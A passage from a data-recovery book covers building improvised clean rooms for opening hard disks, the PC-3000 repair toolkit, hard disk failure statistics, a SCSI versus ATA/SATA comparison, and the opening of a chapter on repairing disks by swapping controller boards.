In contrast to common opinion and fears, this is possible. It is enough to have a normal room that is not too dust-laden and is equipped with an air conditioner (sometimes, it is possible to do without an air conditioner). Also, it is highly desirable to purchase an ionizer, which causes specks of dust to conglomerate. Instead of flowing over the room, they accumulate on the floor, from which they can be easily removed by a plain ventilation system. A high-quality ionizer costs from \$500 to \$1000; however, if desired, you can design it on your own, using descriptions found on the Internet. Before carrying out repair operations, it is necessary to power down the ionizer.

The design of a typical clean room is shown in Fig. 2.19.

If you repair hard disks regularly, it is expedient to construct something like a clean chamber. You'll need a rectangular glass aquarium, an air filter, and a compressor that delivers the air into the aquarium and prevents dust from penetrating it through the open front wall. Yes, the front wall must be open! The aquarium is installed sideways so that the open side faces you. A glass plate closing up to two-thirds of the surface is fastened from above, and the air filter is installed inside. The compressor remains outside. The remaining one-third of the surface is closed by another plate, and the filter is switched on for several hours (the exact time depends the filter throughput and the volume of the aquarium). Then, before starting the repair, this plate is removed, providing space for hands. This is unbelievably cheap but clean enough. In any case, it is cleaner than a normal living room. Taking into account that the hermetic zone is opened only for a short time, too much dust does not accumulate on the disk plates. Thus, the disk has a good chance of reading all data before its death.




Fig. 2.19. A typical clean room

After performing all operations, it is necessary to close the disk, having previously removed all dust that happened to fall on it using a compressed-air flask, which is designed for cleansing combustion engines and can be purchased in a car supply store. The first portion of air must be let go sideways, not to the disk, because in the course of flask storage condensation is generated. After that, the air flow is directed to the disk. Do not shake the flask; otherwise, you'll pour foam on the disk, ruining it altogether. To view a movie illustrating how to proceed when carrying out this operation, visit http://pc3k.rsu.ru/video/video03_N40P_disk_swap.avi (157 MB). This movie was prepared by Sergey Yatsenko, the chief engineer of ACE Lab (<http://www.acelab.ru>).

Prolonged operation with an opened hermetic zone is highly undesirable even in a clean chamber (although if the required cleanness grade is ensured, it is possible).

Specks of dust, present in the air, collide with the wildly rotating plate and can quickly destroy the magnetic layer (Fig. 2.20). If the disk has a glass substrate (for instance, on IBM DTLA disks), even the illuminator might appear. You might object that when the hermetic case is opened the dust falls there anyway. Is it going to disappear after you close the case? In reality, there is a recycling filter in the hermetic case, which actively adsorbs the dust, quickly reducing its level to acceptable values. If you work with the opened disk, the dust concentration remains constant. There, another reason is possible: The closed cover slightly deforms the hermetic case; therefore, without it disk reading might be unstable and require multiple repetitions. Installing the cover is a matter of special importance. Having started the utility that outputs the speed rate to the screen, try to adjust the bolts to achieve the most uniform reading curve.

The hours left for a disk opened outside a clean room are numbered, and the time required for reading the data is lengthy, especially if you are using software and hardware that do not support direct memory access/ultra direct memory access (DMA/UDMA) modes. Therefore, it is better to immediately connect the disk to the computer directly and read vitally important data first. Do not forget to set the repeat counter to the value 3x. This means that it is necessary to read everything that can be read on the first attempt and only then read the blocks that haven't been read.

Another trump card of serious companies is the availability of specialized hardware and software combinations, such as PC-3000 (Fig. 2.21) from ACE Lab.




Fig. 2.20. For a hard disk, the fall of the smallest dust particle is equal to the fall of a meteorite




Fig. 2.21. PC-3000 equipment installed in a computer

From the hardware point of view, this is a normal IDE controller, supporting programmed input/output (PIO) and partially DMA/UDMA modes. It is supplied with an electronic key (as a rule, based on a powerful field transistor) that allows you to connect and disconnect hard disks without powering down the computer, which is convenient. The problem is that if the disk is installed on the standard port, then when this interface is powered down, the noise arising in it freezes the computer, among other things. However, the possibility to connect the disk on the fly can be achieved if you connect the disk to a standalone power unit and, before switching it off, supply the 94h ATA command (standby immediate).

Technological commands that control the hard disk internals are passed using the ATA interface or through the COM terminal. Lots of hard disk models are equipped with the integrated COM port, and connecting to this allows you to control the disk initialization process and control the drive (not all disks have this port on the connector). For the goals described here, a normal COM port built in to a computer plus a couple of adapters that radio fans would easily construct on their own would be enough. In addition, hardware and software for hard disk repair provide the possibility of passing the reset signal anytime, which helps if the hard disk freezes. Standard IDE controllers are not able to do this. However, in principle

it is possible to connect a custom switch to the IDE bus or simply to connect the output contacts with tweezers.

Why then do customers purchase specialized equipment, paying exceedingly high prices for it? They do so because for this price (in particular, the complete set of PC-3000 would cost several thousand dollars), they receive support and service. PC-3000 as such is practically useless. However, it is supplied with a complete description of the technique of recovering different hard disk models; the database of service modules, which can be used if native modules have been damaged; and so on. The cost also covers consulting and training, as well as powerful software, including the Data Extractor, a specific feature of which is the possibility of automated translator recovery (this topic will be covered in more detail in *Chapter 4*), and well-designed mechanism of data reading. If the sector has been read, it will be included in the database and never read repeatedly from the disk (unless otherwise specified). Instead of this, the sector will be read from the database.

Most popular utilities (for example, GetDataBack from Runtime Software) behave differently. They repeatedly read the same sectors, especially sectors that belong to the service disk areas, such as FAT or MFT, or even abnormally terminate when they encounter a bad sector. In a case of logical corruption, this approach is OK; however, it is not suitable for recovering physically damaged hard disks. It is possible to write such a utility on your own, to modify some open-source project, or even to find ready-to-use service software on the Internet or read it from a similar disk model. However, all of these options require time and effort, and most users are constantly short of time. The availability of specialized toolkit considerably simplifies the problem. Nevertheless, a specialized set of hardware and software is not a cure-all. A specialist that can repair hard disks may do without it, if necessary. But if a user doesn't have the required skills, this toolset won't be of any help.

Among other tools that would be needed are cross-tip screwdrivers. For old disks, these are number 10 screwdrivers; for newer models, these are number 9 screwdrivers. For 5" disks, smaller screwdrivers will be needed. All other instruments are standard: flat-nose pliers, nippers, and tweezers. To replace the flat plates, it will be necessary to construct a special holding device, the design of which is shown in the previously mentioned video clip by Sergey Yatsenko, the chief engineer of ACE Lab.

In the course of the repair, you'll have to dismount microchips. For this purpose, you'd require either a drying fan or a soldering iron plus imagination. The drying fan costs approximately \$50; however, it is necessary to know how to

use it correctly. Yatsenko has prepared special video material demonstrating the technique of dismantling the ROM chip using the soldering station, available at http://pc3k.rsu.ru/video/video02_WDC_ROM.avi (13 MB). Naturally, the soldering station is not a drying fan; however, the operating principles and techniques of working with it are similar. If there is no drying fan, you can do with a soldering iron with a flat soldering bit, an iron for dismantling plane microchips, and a medical needle with a ground-down tip for dismantling the elements installed in the holes with metal coating (Fig. 2.22).





Fig. 2.22. The technique of dismantling plane connections

Chapter 3: How to Choose Hard Disks



You entrust to hard disks the most valuable item you have — your data. My friends and colleagues often ask me, which manufacturer to choose. Which model would be the best choice? The disk reliability is the most important criterion, other factors do not matter much (except, perhaps, for noise). The disk must not die without warning. Slow decay, accompanied by strange sounds and accelerated growth of the number of bad sectors, does not count, because under these circumstances it is immediately clear to everyone that it is necessary to replace the disk. However, I often try to solve the problem of disk reliability in vain. Hard disks have no reliability. Instead, they have a warranty certificate. That's all. You should not base your considerations on the hundreds of hours specified in documentation as mean time before failure (MTBF), because the manufacturer doesn't take responsibility for the correctness of this value.

In reality, there are no good and poor manufacturers. Every brand has unfortunate models. Regardless of manufacturer, in every 1000-disk lot there are from one to ten disks that crash long before the expiration of the warranty term, even if the disk is positioned as a high-end server model. The life cycle of individual disks depends on probability — some specimens survive and endure, and some die.

It would be more correct to speak about poor models prone to crashes. For example, the notorious Fujitsu MPG series, in which the Cirrus Logic chip with the

modified substrate was used, generated parasitic leaks with time. Practically all disks of this series died within 2 years. As another example, consider IBM DTLA with its infamous design of the hermetic block, which periodically caused a lack of contact that resulted in premature termination of write operations. Part of the sector was written, and another part wasn't. As a result, the disk developed virtual bad sectors (no physical defects, but the checksums didn't match). Virtual bad sectors are readable; however, they cannot be recovered, because the data hasn't been written completely. I had three such disks. The first one died within 2 months; I successfully repaired it and then discarded it as unreliable. My two other disks of the same model are still operating successfully. Nevertheless, it is impossible to count how many disks of my friends and colleagues have crashed. The life or death of each disk depends on blind probability. Lots of factors also influence the disk's fate, such as the quality of the power block and the presence or lack of vibrations.

It is difficult to collect disk failure statistics. The absolute number of failures in itself isn't useful. It is necessary to take into account the popularity of a specific model and the operating conditions. SCSI disks are more reliable than IDE disks only because they are installed on servers and are practically never powered off. Lots of malfunctions take place when the disk is powered on or off. Furthermore, SCSI disks are practically never overheated or used as a portable device.

The Moscow Derstein Data Recovery Center, which is involved in data recovery, provides interesting statistical information about officially registered disk failures. Tables 3.1 and 3.2 provide an excerpt of this information.

Table 3.1. Hard disk failure statistics, by manufacturer

Manufacturer	Registered failures
Fujitsu	498
IBM	393
Maxtor	210
Quantum	110
Western Digital	95
Samsung	49
Seagate	42
Conner	3

Table 3.2. Hard disk failure statistics, by model

Disk model	Registered failures
IBM (IC35L040AVER07-0) 41.0 GB	119
Fujitsu (MPG3204AT) 20.4 GB	83
Fujitsu (MPG3409AT) 40.9 GB	57
Fujitsu (MPG3102AT) 10.2 GB	54
Fujitsu (MPG3204AH) 20.4 GB	48
IBM (DTLA 307030) 30.7 GB	37
Fujitsu (MPG3409AH) 40.9 GB	32
IBM (IC35L020AVER07-0) 20.5 GB	31
Fujitsu (MPE3204AT) 20.4 GB	29
Seagate (340016A) 40.0 GB	28

As you can see from the data provided in these tables, Samsung appears to be the best manufacturer. However, I, like many people, have a strong prejudice against it, and the small number of failures might be the result of the low popularity of such disks.

The point is that all manufacturers create poor models occasionally. Furthermore, the cause of failure is often located outside the disk. Thus, the more correct formulation of the question is as follows: Which disk has the best chance for successful recovery?

I asked this question of Sergey Yatsenko, the chief engineer of ACE Lab, who has recovered thousands of disks. Here are several advices that I can provide you on the basis of his answers:

The list of disks that are easier to recover (in other words, that make it easy to choose a block of magnetic heads if problems occur with them, that practically do not cause damage in the course of write operations, and that have a relatively low number of extremely complicated units) is as follows: Seagate, Samsung, Hitachi-IBM (HGST), Fujitsu (2.5"), and possibly Toshiba (2.5"), although the Toshiba model has a nasty problem with a leak of the spindle drive bearing because, in contrast to other models, its cover is not welded but glued. Maxtor disks also have this cover glued; however, this doesn't cause problems because they are of considerably greater size and thickness. The list of manufacturers is ordered in accordance with an increasing number of problems with disks.

The following disks cause a lot of troubles in the course of recovery, even though their failure is considerably rarer than the disks from the first list (this list also is ordered according to an increase in the number of problems):

- ❑ Maxtor — These disks made me unhappy for a while with the faulty write operations and magnetic heads' instability.
- ❑ WDC — For these models, it is hard to choose usable magnetic heads and to recover the functionality of the engineering zone in some cases. In addition, they have a static translator, which results in the impossibility of reading the user data in case of destruction of the translator modules and the table of defects in the engineering zone.
- ❑ Quantum — Although this company no longer exists, its disks continue to fail irreversibly. The most efficient (although not the most productive) method of recovery is freezing the disk in a refrigerator. In some cases, a disk frozen at 10°C starts to supply data after half an hour. However, this trick often doesn't work. Replacement of heads is complicated, and if the disk has three or more heads it becomes unrealistic (technically, it is always possible, but the price becomes unrealistic).

If you have Quantum AS, I strongly recommend getting rid of it as soon as possible. Maxtor and WDC also do not hurry to solve their technical problems.

Naturally, it is difficult to produce an objective evaluation; however, according to what I have seen in practice, the situation is such as I have described.

SCSI versus SATA

Some hard disks and optical drives support ATA interfaces and ATA packed interfaces (ATAPI) — that is, IDE; other models support SCSI. Would the arrival of serial ATA (SATA) change the balance of forces in this field? It is impossible to predict the future; however, in this section I'll try to provide an answer to this question by comparing the functional capabilities of these two interfaces.

The long-running “star wars” between SCSI and the ATA interface continue. The last revisions of the ATA standard approach SCSI closely in functional capabilities; however, the standard has a long way to go before achieving final victory. SCSI was initially designed according to the rule that required the developers to choose the goods, no matter what the price might be. It has occupied strong positions on the high-end server market and isn't going to lose these positions. ATA, on the other

hand, was designed as a low-end solution for single-user machines. Despite technological advances and improvements, it remains an ideologically flawed interface.

Still, if the functionality provided by ATA satisfies your requirements, why overpay for SCSI?

The Technological Tower of Babel

SCSI, ATA, ATAPI, IDE, EIDE — even experienced specialists have difficulties understanding the details of this heap of technologies. I'll try to explain them in simple terms.

SCSI stands for small-computer system interface. By design, it is an intellectual controller integrated directly into the peripheral device and supporting a unified set of control commands common for all devices of this type. SCSI is a minicomputer, but its power is comparable to Intel 80486. When SCSI was just coming into being, this was a considerable technological advance and an adventurous solution. Before the arrival of SCSI, each device had its own system of commands, and this system was oriented toward the execution of elementary operations: Power the motor on or off, read the index label, move the magnetic head to the next track, and so on. This not only complicated the programming but also required a redesign of the controller even with minor technological changes to the peripheral device.

SCSI devices have the unified scheme of logical addressing, independent of the physical geometry of the device, and a high-level system of commands (such as read a sector or group of sectors and start the playback of an audio disc). Having received the command, the device places it into the queue and releases the bus; the request initiator (which might be the central computer or another SCSI device) switches to solving another problem. Having processed the query, the device captures the bus again and sends the data to the initiator, informing the initiator about this event using the interrupts mechanism. In this way, the bus is efficiently used by several devices simultaneously, and idle time of the central processor is reduced to a minimum.

Electrically, SCSI is either a standard multicore cable or an optical fiber cable. In general, there are lots of competing standards, and it doesn't make sense to study them all in the finest detail. It is enough to point out that the physical data transmission rate in the latest SCSI versions fully satisfies the requirements of the existing device, even providing a considerable reserve for the future. Some electrical

interfaces support a cable length of up to 25 meters and hot-swapping of the devices. However, belief that all SCSI disks can be hot-swapped is a dangerous fallacy, fraught with serious consequences for the disk. The maximum number of devices on a SCSI bus varies from interface to interface. On average, it is possible to connect from 7 to 15 devices on a bus without serious losses in the data-transmission rate.

To connect a SCSI controller to the central processing unit (CPU), it is necessary to install a sophisticated and expensive SCSI controller, which seriously limits its area of application.

ATA stands for advanced technology attachment, and its history is closely related to the history of IBM and IBM AT computers. To overcome the limitations characteristic of the interface with modified frequency modulation (MFM) drives that were used in IBM XT, the company delegated the responsibility for development of the new industrial standard to the T10 committee (<http://www.t10.org>). The committee successfully solved this problem, although it didn't suggest any revolutionary ideas, having limited itself to integrating the standard hard disk controller directly with the device, connecting it with a daisy chain to the industry standard architecture (ISA) bus. That's why ATA controllers are so cheap and unsophisticated. They include the buffer memory chip and address decryptor. Naturally, the contemporary ATA controller is more sophisticated; however, these advances are not enough to considerably raise its price.

Even the first version of the standard had lots of features in common with SCSI. The list of these common features includes an integrated controller, a unified set of commands (although not with the reach of that of SCSI), and the possibility of simultaneous operation of several devices connected to the bus. However, ATA does not have a "transparent" addressing method, and it lacks the mechanism of deferred command execution and queue of requests. The maximum number of devices on the bus is only two. Furthermore, only one device can operate at any given moment; the other device is forced to wait for the bus to be released, which happens only after completion of the data exchange cycle. Having passed a command for sector reading, the processor continuously polls the special port, where the device sets the data ready flag. The data, word by word, are read by the processor through the input/output port. Nevertheless, in the single-tasking systems of those days this didn't seem a serious limitation, because the processor couldn't switch to another task anyway.

Gradually, the power of processors grew and the first multitasking systems appeared on the IBM PC. Consequently, the revision of the standard, which became

known as ATA-2, started to support the DMA mode. Now, having passed a command for reading a sector, the processor could switch to another task, delegating the responsibilities of caring about the disk subsystem to the ATA controller. In further revisions, the data-transmission rate through the physical interface was increased up to 100 Mbps and transparent logical addressing was introduced, allowing support for large disks. Finally, there appeared an ATA extension called *ATAPI* (ATA packed interface) that implemented the same method of exchanging batch commands as SCSI.

By the way, operating systems of the Windows family generalize specific features of the individual interface and always work with ATA devices as with SCSI. There is a special system component called *SCSIizer*; it automatically translates SCSI requests to ATA commands, which considerably simplifies its programming. Unfortunately, it is still impossible to use all advantages of the true SCSI. In particular, there is no possibility of direct data exchange between ATA drives; it is necessary to pass them through the CPU.

The latest versions of ATA ensure integrity control when passing data through the interface cable, considerably increasing its throughput. They even include something that looks like a scheduler. However, it is impossible to use the scheduler, because the presence of the second device on the bus considerably reduces the data transmission rate. Therefore, every device must be connected to its own controller to achieve adequate performance, and most motherboards are equipped with only two such controllers.

SATA (serial ATA) is a new electric interface over the older ATA. Now, a narrow cable connecting a single device to its port is used instead of a wide cable. The maximum length of this cable and the data-transmission rate have considerably increased; however, these improvements have no effect on the life of most users, because even the previous length was more than enough for them. As relates to the transmission rate, most users didn't fully use the potential of the previous ATA revision. The number of connected devices still remains small (one SATA device per one SATA port, and SATA ports on contemporary motherboards are few). In other words, SATA still cannot compete with SCSI. Although with SATA it became possible to hot-swap hard disks, this improvement is not critical for home computers. If you leave technical details alone and consider SATA from an ethical point of view, then SATA would probably be the worst interface ever invented. Developed within a closed community, SATA is a *proprietary* standard, and detailed technical documentation is available to insiders only. Only obsolete information

is available to the wide community, and this information might be of interest to students only. This documentation contains lots of “scientific” terms but never explains what they mean. Nevertheless, no one has any doubt that the future belongs to SATA. There are even rumors circulating that “the SATA ‘secret society’ is working with the Serial Attached SCSI (SAS) committee(s) to also replace SCSI,” says open-standards promoter Hale Landis. In other words, the future is veiled in obscurity.

IDE stands for integrated drive electronics, which is a synonym for ATA, although in its youth this meant nothing but integration between the device and the controller. It has been transformed into a trademark that has moved the ATA abbreviation out of use. One of the articles published on the <http://www.ata-atapi.com> site states this directly: “ATA and ATAPI are the real names for the mass-storage device interface that is frequently called IDE and EIDE. IDE and EIDE are mostly used by marketing people who do not know what they are selling and by writers for magazines who do not know what they are writing about.”

Mortal Combat

The main drawback of ATA/SATA interfaces, which hasn’t been eliminated yet, is the limited number of devices that can be connected. As long as you are content with one hard disk and one CD/DVD-ROM drive, no problems arise. However, if you want to connect two hard disks, one CD-ROM, one CD-RW, and one DVD-ROM, then your goal cannot be achieved.

Disk arrays made up of several hard disks are principally impossible to implement on ATA controllers, because every device requires its own controller and every controller requires its own DMA and interrupt request. In addition, the lack of a fully-functional scheduler has a strong negative effect on the performance of the disk subsystem (especially in random queries) and complicates its programming. Even a minor bug causes the entire queue to be reset, which means that the initiator of the query must store its copy, carefully tracing all changes. Briefly, there are no decent RAID controllers on ATA or on SATA, and such RAID controllers are unlikely to appear in the future. The RAID models available on the market are amateurish constructions and contain a vast number of fatal errors that often result in irrecoverable data corruption. They cannot be recommended even for home use. Naturally, no physical laws prevent a correct RAID controller with ATA/SATA

support from being developed. Manufacturers are simply unwilling to invest in this idea until a fully-functional scheduler appears in ATA/SATA. If investors are not willing to spend the money, they won't.

On the other hand, to connect SCSI devices it is necessary to purchase an expensive controller (decent controllers start from \$100, and the ones integrated into motherboard mainly produce a grim impression). With all this being so, SCSI has more electric interfaces than ATA; furthermore, the situation with their compatibility is much worse. The procedure of connecting a new device also is not trivial. The controller board has lots of jumpers, which must be correctly installed. Incorrect jumper configuration might ruin both the device and its controller. Installation of SCSI drivers is a separate issue. It can never be completed successfully without magic rites. In addition, lots of SCSI drivers contain bugs that result in data corruption and loss. In general, only a suicidal individual would try to install a SCSI device without proper knowledge and experience.

Summary

If the number of devices that you are going to connect is not excessive, then ATA/SATA is the best choice for home use. The same relates to servers in small local area networks (LANs) serving the needs of small businesses. SCSI is indisputably the best choice for high-performance workstations and servers with impressive disk arrays.

Chapter 4: Repairing Hard Disks



Before trying to repair logical damage, such as unintentional formatting or deletion of files (the types of damage mainly discussed in this book), it is necessary to describe the techniques of recovering hard disks after hardware failures. This is a must, because this is a question of life or death for your hard disk drive.

Introduction

Hard disks are sharply increasing in size; however, their reliability is dropping no less sharply. On one hand is data density, but on the other is competition. Most manufacturers use cheap spare parts and implement engineering solutions that are far from mature and reliable. Consequently, these solutions must be tried by the users (in other words, people like you and me). Why? Regardless, manufacturers and customers rarely come to mutual understanding. The main guarantee that can be provided to the user is daily backup. This is especially true if you recall that contemporary removable media allow this possibility. Nevertheless, even advanced professionals often neglect this possibility, which is sad.

After the catastrophic failure of a hard disk, in most cases it is still possible to recover the data stored there, provided that you follow the right plan. If you haven't developed such a plan, then it would be much better to immediately refuse to heal or correct the disk. Unskilled recovery attempts can only complicate the recovery procedure, sometimes making it practically impossible. Specialists of service centers do not recommend that users undertake recovery and repair operations. If unskilled users do not follow this advice, they'll have to pay doubled or even tripled prices. In the worst case, a service center might refuse to carry out a repair. Note that this policy is not adopted because service centers are merely wary of users doing without their help. Hard disks are sophisticated devices, in contrast to radio sets or other home appliances, which sometimes can be repaired without special knowledge. Employees of service centers have all required equipment, knowledge, and experience. They successfully repair thousands of hard disks; therefore, the chance for successful data recovery in the service center is considerably higher for programmers or system administrators who try to repair disks on their own — at least in theory. In practice, the price for recovery often exceeds all reasonable limits, without guarantee of a favorable result. I know lots of cases, in which “amateurs” successfully repaired hard disks ruined by so-called specialists and did so free of charge. In particular, those who live at out-of-the-way places, where there are no service centers nearby, must rely on their own skills.

In this chapter, I'll concentrate on the rescue of lost data. Total repair of hard drives (except for rare exceptions) is either impossible or economically unjustified. Thus, my main goal is to explain how it is possible to temporarily recover the hard disk, sufficient only for copying only the most valuable data (or, ideally, the entire hard disk). In this chapter, I'll cover only the most common issues of hard disk repair and won't consider the step-by-step technique of the hard disk drive diagnostics. This is a separate topic, which requires different approaches for different disk models. Some of the necessary documentation for diagnostics is available even to unregistered users at the following address: <http://www.acelab.ru/products/pc-en/support.html>. The main idea of this chapter is as follows: temporary hard disk drive repair is possible even in the home environment, and I'll show you how!

Hard Disk Internals

The hard disk is made up of the hermetically sealed block and a printed circuit board (PCB). The hermetically-sealed block contains the spindle drive rotating a pack of one or more magnetic platters (which earlier was controlled by a step motor that has been replaced by the device called a voice coil) as well as a read/write preamplifier switch mounted in the chip, directly on the platters block, or on a separate board near it. If it is on a separate board, the switch can be replaced without dismounting the block of platters, which considerably simplifies repair procedures.

The electronic board (Fig. 4.1) includes the following components: spindle drive controller; read/write channel; microcontroller, which is the “heart” of the hard disk; and disk controller, responsible for serving the ATA interface.




Fig. 4.1. The flowchart of a typical hard disk

Principles of Repairing Hard Disks

Ancient hard disks were expensive, used lots of chips with a low integration level, and needed many spare parts, which required a support specialist to spend a lot of time peering into the oscilloscope in search for a malfunctioning element. Later, the level of integration began its sharp growth, manufacturers began to use standard chips, and the prices for their products dropped sharply. For the moment, repairing the hard disk electronics requires too much effort, and the prices for such repair are not justified.

Nowadays, the main method of restoring disk usability is replacement of the entire controller board. You take another disk of the same model (the donor) and replace the controller board on the hermetic block of the disk being repaired (the acceptor). The only exclusion is made for minor repairs such as replacement of a burned-out fuse or transistor, which can be carried out directly on the disk being repaired without replacing the entire controller board.

One question remains without an answer — if repair technicians only replace malfunctioning boards, why pay them instead of carrying out this operation on your own?

First, it is necessary to find a suitable donor. For different hard disk models, the compatibility of the controller boards differs significantly. Some disks require an exact match of all digits in the model number; other ones agree to operate with an “allied” controller. Some disks refuse to operate even if all characters and digits of the model number match. In this case, it is necessary to try one donor after another, hoping to find a suitable one. Specific features of the behavior of each individual model can be found either in the documentation supplied as part of the specialized toolkit, or on the Internet. The search for a suitable donor is seriously complicated because the period, during which some disk models are manufactured, is considerably shorter than the average period of their existence. Computer stores constantly update their stock, and the chances of purchasing a model similar to the one you purchased several years ago are minimal. Only companies selling second-hand equipment remain; however, even there the assortment is small.



NOTE

A controller that isn't a native one can damage the controller/preamplifier chip located within the hermetically-sealed block, thus destroying auxiliary information. This might seriously complicate all further repair operations. Therefore, do not replace controller boards if you are not sure of their compatibility!

Second, in addition to electronic components, the controller board contains the ROM chip, which might store custom settings. The disk won't easily agree to operate with a foreign board. There are two ways of bypassing this problem. First, if the acceptor is still alive, it is possible to read its original firmware and use it with the donor's controller board. If this doesn't work, it might be helpful to resolder the ROM.

Third, even if the disk is initialized and doesn't refuse to work with a foreign board, the numbering system of its sectors might be violated, in which case the entire file system will turn into senseless garbage. To shovel this garbage, you'll have to use your intuition (or, perhaps, gray cells and clever hands) and specialized software (the best is Data Extractor, supplied as part of PC-3000 but capable of working with the standard IDE controller).

